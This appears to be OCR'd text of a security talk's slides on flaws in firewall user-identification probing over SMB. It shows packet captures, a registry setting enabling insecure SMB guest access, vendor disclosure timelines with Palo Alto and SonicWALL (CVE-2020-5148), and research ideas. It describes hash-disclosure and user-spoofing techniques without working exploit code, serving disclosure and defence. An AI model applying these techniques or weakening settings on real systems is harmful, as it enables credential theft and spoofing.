


```
47 30.940662536  192.168.56.149      192.168.56.254      SMB2      151 Session Setup Response
48 30.940876909  192.168.56.254      192.168.56.149      TCP        66 42722 → 445 [ACK] Seq=84
49 30.941776561  192.168.56.254      192.168.56.149      SMB2      184 Tree Connect Request Tre
50 30.941796275  192.168.56.149      192.168.56.254      TCP        66 445 → 42722 [ACK] Seq=52
51 30.943235131  192.168.56.149      192.168.56.254      SMB2      150 Tree Connect Response
```

```
       ...0 .... .... .... .... .... .... .... = DFS operation: This is a normal operation
       ..0. .... .... .... .... .... .... .... = Replay operation: This is NOT a replay operation
    Chain Offset: 0x00000000
    Message ID: Unknown (2)
    Process Id: 0x0000feff
    Tree Id: 0x00000000
  ▾ Session Id: 0x000000002fe2ad2d
       [Account: justin-p Acct:justin-p]
       [Domain: DESKTOP-D054A54 Domain:DESKTOP-D054A54]
       [Host: DESKTOP-D054A54 Host:DESKTOP-D054A54]
       [Authenticated in Frame: 47]
    Signature: 00000000000000000000000000000000
    [Response to: 45]
    [Time from request: 0.002500505 seconds]
 Session Setup Response (0x01)
    [Preauth Hash: 26fc7fcf9f6d48881604825b718120743b89138681c04df4…]
  ▾ StructureSize: 0x0009
       0000 0000 0000 100. = Fixed Part Length: 4
       .... .... .... ...1 = Dynamic Part: True
  ▾ Session Flags: 0x0001, Guest
       .... .... .... ...1 = Guest: True
       .... .... .... ..0. = Null: False
       .... .... .... .0.. = Encrypt: False
```

Caveats

SMB Guest Access



Guest access in SMB2 disabled by default in Windows

09/08/2020 • 3 minutes to read •

Default registry value:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters]
"AllowInsecureGuestAuth"=dword:0
```

Configured registry value:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters]
"AllowInsecureGuestAuth"=dword:1
```

Caveats

SMB Guest Access

Default registry value:


```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters]
```

```
"AllowInsecureGuestAuth"=dword:0
```

Configured registry value:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters]
```

```
"AllowInsecureGuestAuth"=dword:1
```



TEM\CurrentControlSet\Services\LanmanWorkstation\Parameters

Name	Type	Data
(Default)	REG_SZ	(value not set)
EnablePlainTextPassword	REG_DWORD	0x00000000 (0)
EnableSecuritySignature	REG_DWORD	0x00000001 (1)
RequireSecuritySignature	REG_DWORD	0x00000000 (0)
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\System32\wkssvc.dll
ServiceDllUnloadOnStop	REG_DWORD	0x00000001 (1)

Disclosure

Palo Alto

6 Okt. 2020

Started disclosure with Palo Alto

22 Okt. 2020

"Moving forward NetBIOS support will be removed from User-ID."

2 Nov. 2020 > 8 Jan. 2021


Issue would not warrent a CVE since it was an issue with ‘the protocol’, not Palo Alto. Was added to the Hall of Fame.

8 Jan. 2021 > Now

Status of dropping NetBIOS unknown.
"Customers do have a way to not use this feature, so in essence the fix is already present in the product."

Disclosure

SonicWALL




6 Okt. 2020

Started disclosure with SonicWALL

11 Nov. 2020

Informed me that vuln was a duplicate.
Proposed fix that would prompt a warning if the user "Administrator" was configured in the agent.



```
Currently build is in QA and
following are the fix provided
by our remediation team,

- Prompt a warning when user uses
'administrator' to log in SSO agent
service/DC server/exchange server/
terminal server

- Prompt a warning when user uses
'NetAPI' as one of methods of
probing user
```

SONICWALL
SMB BASED PROBING

```
if ($user = "Administrator") {
    Prompt-User
}
```

Disclosure

SonicWALL

6 Okt. 2020

Started disclosure with SonicWALL

11 Nov. 2020

Informed me that vuln was a duplicate.
Proposed fix that would prompt a warning if the user "Administrator" was configured in the agent.

11 Nov. 2020 > 3 Mar. 2021


Shared my concerns regarding the proposed fix and wanted to verify which of the two findings where duplicates.

5 Mar. 2021

CVE-2020-5148

Disclosure

SonicWALL



Sedric Louissaint · 1ste

Senior Cyber Security Consultant at CLA (CliftonLarsonAllen)

5 MRT.

Justin Perdok • 13:09

Hi Sedric, seems you are the other analyst I'm sharing CVE-2020-5148 with.

SMB HASH DISCLOSURE
USERENUM SPOOFING
CVE-2020-5148

Disclosure

SonicWALL

The ol’ if-statement

Checks the name (not effective rights) of the service account when updating this in the agent. Not checked during installation itself when this is initially set.

Default Probing Method

NetAPI no longer default probing method.

New documentation

They now advice to create service account with local admin rights for "NetAPI" based probing.

What's next ?

$Vendor3

Suspect they are vulnerable. Already started responsible disclosure process.

\\.\PIPE\WINREG

Some firewalls vendors use the WINREG named pipe for probing. Potentially also exploitable.

WMI

Lots of vendors support WMI. No tooling like impacket available (afaik).

Abuse Cache

Reuse a ip that has a user-to-ip cached.

$OtherProducts

What about systems other then firewalls ?

Conclusions & Takeaways

Client Probing

Why client probing is generally a bad idea

Feature!=Secure

Sometimes security features can be insecure

Thanks!

Contact: @JustinPerdok on Twitter.

If I got something wrong, please let me know :)

Github url
https://github.com/justin-p/impacket

Impacket code

CREDITS: This presentation template was created by Slidesgo, including icons by Flaticon, and infographics & images by Freepik